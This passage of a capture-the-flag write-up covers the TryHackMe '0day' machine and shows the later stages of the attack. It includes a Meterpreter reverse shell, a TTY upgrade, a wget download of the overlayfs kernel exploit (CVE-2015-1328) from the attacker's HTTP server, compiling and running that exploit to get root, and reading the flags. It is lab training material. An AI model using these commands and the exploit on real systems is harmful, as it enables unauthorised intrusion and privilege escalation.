[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 10.10.191.123
[*] Meterpreter session 2 opened (10.9.1.188:4444 -> 10.10.191.123:60424 ) at
2021-12-10 05:35:23 -0500

meterpreter > shell
Process 10129 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/usr/lib/cgi-bin$ export TERM=xterm
export TERM=xterm
www-data@ubuntu:/usr/lib/cgi-bin$ whoami
whoami
www-data
www-data@ubuntu:/usr/lib/cgi-bin$ 
```

After launching the exploit, I **got the meterpreter reverse shell** of the target system as user **www-data**. After getting the meterpreter reverse shell, I used **shell** command to spawn target system's shell. Then I used the below commands to made the shell interactive.

python3 -c 'import pty;pty.spawn("/bin/bash")'

export TERM=xterm


After this, I found the user flag in the **/home/ryan/user.txt** file.


kali@kali: ~/Desktop/tryhackme/others/for_sir/0day
kali@kali: ~/Desktop/tryhackme/others/for_sir/0d...
kali@kali: ~/Desktop/tryhackme/others/for_sir/0d...

```
www-data@ubuntu:/usr/lib/cgi-bin$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
ryan
www-data@ubuntu:/home$ cd ryan
cd ryan
www-data@ubuntu:/home/ryan$ ls
ls
user.txt
www-data@ubuntu:/home/ryan$ cat user.txt
cat user.txt
THM{Sh3llSh0ck_r0ckz}
www-data@ubuntu:/home/ryan$
```

Privilege Escalation:

The next task was to escalate my privileges to root user. For that I tried many methods but i was not successful. Then I used **uname -r** to check the kernel version, which was **3.13.0.3**, so I try to find local privilege escalation exploit for that kernel version on the internet. I **found an exploit on https://www.exploit-db.com/**



Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation

EDB-ID:
37292

CVE:
2015-1328

EDB Verified:

Then I downloaded the exploit on my machine and launched a python server on my machine with below command:

python -m SimpleHttpServer 24000

and then I uploaded the exploit on the target machine in **/tmp/** directory with the below command:


wget http://10.9.1.188:24000/exploit.c -O exploit.c

Since it was a **.c** file, I needed to **compile** it first. I used the below command to compile the exploit.

gcc exploit.c -o exploit


then I launched the exploit with the below command and I got the root shell.

./exploit


kali@kali: ~/Desktop/tryhackme/others/for_sir/0day
kali@kali: ~/Desktop/tryhackme/others/for_sir/0d...
kali@kali: ~/Desktop/tryhackme/others/for_sir/0d...

```
www-data@ubuntu:/tmp$ ls
ls
FAZQK  MrYkT  Wroio  exploit.c  yvnIy
www-data@ubuntu:/tmp$ gcc exploit.c -o exploit
gcc exploit.c -o exploit
www-data@ubuntu:/tmp$ ls
ls
FAZQK  MrYkT  Wroio  exploit  exploit.c  yvnIy
www-data@ubuntu:/tmp$ ./exploit
./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
whoami
root
#
```

Then in the /root/root.txt file, I found the root flag.


kali@kali: ~/Desktop/tryhackme/others/for_sir/0day
kali@kali: ~/Desktop/tryhackme/others/for_sir/0d...
kali@kali: ~/Desktop/tryhackme/others/for_sir/0d...

```
# cd /root
cd /root
# ls -la
ls -la
total 20
drwx------  2 root root 4096 Sep  2  2020 .
drwxr-xr-x 22 root root 4096 Sep  2  2020 ..
lrwxrwxrwx  1 root root    9 Sep  2  2020 .bash_history
 -> /dev/null
-rw-r--r--  1 root root 3106 Feb 19  2014 .bashrc
-rw-r--r--  1 root root  140 Feb 19  2014 .profile
-rw-r--r--  1 root root   30 Sep  2  2020 root.txt
# cat root.txt
cat root.txt
THM{g00d_j0b_0day_is_Pleased}
# 
```